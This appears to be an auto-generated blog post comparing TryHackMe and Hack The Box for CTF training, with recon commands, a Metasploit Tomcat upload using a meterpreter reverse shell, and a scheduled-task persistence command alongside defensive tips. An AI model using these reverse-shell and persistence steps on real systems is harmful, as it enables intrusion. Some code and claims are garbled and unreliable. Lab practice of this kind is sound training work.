
Listen to this Post
Introduction:
The cybersecurity industry faces a persistent skills gap, partly because entry-level training platforms often fail to simulate the chaotic, high-stakes nature of real-world incident response. While platforms like TryHackMe and Hack The Box (HTB) dominate the conversation, a critical distinction exists between guided learning and adversarial resilience. This article dissects the technical and psychological differences between these platforms, providing actionable commands, configurations, and strategies to transition from a beginner to a practitioner who embraces failure as a core component of professional growth.
Learning Objectives & Secrets:
- Objective 1: Mastering the Terminal Ecosystem – Move beyond point-and-click interfaces to command-line proficiency. Secret: Master `tmux` and `screen` to manage multiple persistence shells during CTF challenges, mirroring incident response workflows.
- Objective 2: The Art of Automation – Transform manual enumeration into automated scripts. Secret: Use Python’s `pwntools` library to automate exploitation, reducing hours of manual flag hunting to seconds.
- Objective 3: Log Analysis and Threat Hunting – Learn to interpret system logs to identify attack vectors. Secret: On HTB machines, enabling verbose logging on your Kali VM (
/var/log/syslog) allows you to reconstruct the attacker’s kill chain, providing insight into misconfigurations.
You Should Know:
- Setting Up Your Lab Environment for Maximum Efficacy
Many beginners fail because their local environment is not optimized for adversarial testing. Ensure your Kali Linux is fully updated and equipped with specific tools. Use the following commands to harden and prepare your workstation:
- Update and Upgrade: `sudo apt update && sudo apt full-upgrade -y` to ensure all tools are current.
- Install Advanced Tools: `sudo apt install dirsearch gobuster ffuf metasploit-framework -y` – these are essential for directory brute-forcing and payload delivery.
- Configure a VPN for HTB: Download your HTB VPN configuration file. Connect using
sudo openvpn --config /path/to/your.ovpn. To verify connectivity, ping the internal network using `ping -c 4 10.10.10.1` (the generic HTB gateway). - Windows Defenders Beware: If you are on a Windows host, ensure your Hyper-V or VirtualBox network adapter is set to “Bridged” or “NAT” with port forwarding to allow your Kali VM to interact with the HTB environment seamlessly.
- Reconnaissance: The Bread and Butter of Real-World Hacking
In HTB, “Traffic” means advanced enumeration. Beginners often miss the low-hanging fruit. Start with an Nmap scan. For a target IP, usenmap -sC -sV -p- -v -oA full_scan $IP. The `-p-` flag scans all 65,535 ports, while `-sC` runs default scripts. If you discover port 80 open, do not just open a browser; use `whatweb` to analyze the website fingerprints: `whatweb http://$IP`. For deeper directory enumeration, use `gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt`. This pipeline reveals hidden admin panels or configuration files that are often the first step in a CTF or real penetration test.
3. Vulnerability Exploitation and Mitigation Techniques
HTB machines often require specific exploits. Understanding CVE basics is crucial. For instance, if a scan reveals an outdated version of Apache Tomcat, you might need to use Metasploit. Example exploit flow:
– Search for the exploit: searchsploit Apache Tomcat.
– Metasploit: use exploit/multi/http/tomcat_mgr_upload.
– Set the payload: set PAYLOAD java/meterpreter/reverse_tcp.
– Set options: set RHOSTS $IP, set RPORT 8080, set LHOST $(ip a | grep tun0 | grep inet | awk '{print $2}' | cut -d'/' -f1).
– Run: exploit.
Mitigation side: For Windows administrators, check IIS logs located at `C:\inetpub\logs\LogFiles\W3SVC1\` for suspicious GET requests. Implementing Web Application Firewalls (WAF) like ModSecurity can block these patterns: `sudo apt install libapache2-mod-security2 -y` and enable it.
4. Automating Repetitive Tasks with Python
As the post author realized, manual movements are inefficient. Automating the “Flag Command” challenge involves using Python’s `socket` library.
import socket
import sys

Script to connect to a netcat-like interface and automatically send commands.
def solve_room(ip, port):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
data = s.recv(1024).decode()
print(data)
 Example for a maze challenge
for cmd in ['north','east','south','north']:
s.send(cmd.encode()+b'\n')
print(s.recv(1024).decode())
s.close()

if <strong>name</strong> == "<strong>main</strong>":
solve_room(sys.argv[bash], int(sys.argv[bash]))
This is not just for CTFs; this skill translates directly to writing detection evasion scripts or automating log parsing during incident response.
5. Windows Command Line for Forensics and Persistence
Even if you are a Linux user for attacks, understanding Windows command-line architecture is vital. During a CTF, you often get a reverse shell on a Windows target. Commands you must know:
– Enumeration: `systeminfo | findstr /i “hotfix”` to list patches and find missing updates.
– PowerShell: `Get-Process | Where-Object {$_.ProcessName -match “powershell|cmd”}` to see active sessions.
– Persistence: Creating scheduled tasks: schtasks /create /tn "Updater" /tr C:\path\to\malware.exe /sc onlogon /ru System. In a defensive context, audit scheduled tasks using schtasks /query /fo LIST /v.
- The Psychology of Persistence and Overcoming the “Parking Lot”

TryHackMe (THM) offers a safe “parking lot” where mistakes are harmless and direction is clear. HTB provides “traffic.” To survive, you must adopt a “bûcheur” (hard worker) mindset. When stuck, revert the machine and repeat your steps, but this time, use `tcpdump` to analyze the traffic:sudo tcpdump -i tun0 -A -s 0 port not 22 and port not 53. This shows you exactly what your tools are sending, helping you debug silently failing exploits. This persistence often leads to discovering that your exploit failed due to a simple encoding issue, which is a real-world authentication bypass flaw.
7. Configuring API Security and Cloud Hardening (Extended)
Many current HTB machines simulate cloud environments. For AWS or Azure misconfigurations, you can use tools like `Pacu` (AWS exploitation framework) or `CloudFox` (Azure/AWS). Setup:
– Install Pacu: git clone https://github.com/RhinoSecurityLabs/pacu && cd pacu && bash install.sh.
– Run: python3 pacu.py.
– To harden, administrators should enforce Multi-Factor Authentication (MFA) and use AWS IAM Policy Simulator to view the effective permissions of a user: aws iam simulate-principal-policy --policy-source-arn arn:aws:iam::account-id:user/username --action-1ames "ec2:DescribeInstances". This helps prevent privilege escalation, a common theme in HTB boxes where a low-privilege user accesses an S3 bucket and steals credentials.
What Undercode Say:
- Key Takeaway 1: Failure is not just an option but a requirement. HTB’s design forces you to troubleshoot network connectivity, understand stack traces, and debug code, which are the true skills of an analyst.
- Key Takeaway 2: Automation distinguishes the amateur from the professional. The mental shift from manually typing `north` to writing a Python script in five minutes represents a leap in efficiency that mirrors how SOC analysts use SOAR (Security Orchestration, Automation, and Response) playbooks.
Analysis: The distinction between THM and HTB is more than difficulty; it is about proximity to reality. THM’s “parking lot” is perfect for understanding the mechanics of driving, but traffic introduces unpredictable variables like other actors (in the case of Pro Labs) and system noise. The “grinder” mentality is not just grit; it is a systematic approach to problem-solving that involves failing forward. For every exploit tried and failed, you learn more about the system’s defenses than if you had succeeded on the first attempt. This is analogous to adversarial machine learning, where you train models by feeding them malicious inputs to improve their robustness. HTB is the adversarial input for the human mind.
Prediction:
- +1: Gamified platforms like HTB will replace traditional CTFs as the primary hiring filter. Companies will value HTB scores over certifications because they demonstrate applied persistence rather than rote memorization.
- +1: The integration of AI (like ChatGPT) into CTF play will force platforms to develop “Anti-AI” challenges, requiring human ingenuity and intuition, which will push learning deeper.
- -1: The steep learning curve will continue to disenfranchise a significant portion of beginners, creating an elitist barrier in the industry unless paired with more robust onboarding, such as the new HTB Academy.
- +1: Scripting will become the mandatory baseline. As the author notes, solving a problem differently a year later is the hallmark of growth; this will lead to a generation of security professionals who are native coders, effectively killing the “script-kiddie” archetype.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eWqwKy42 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


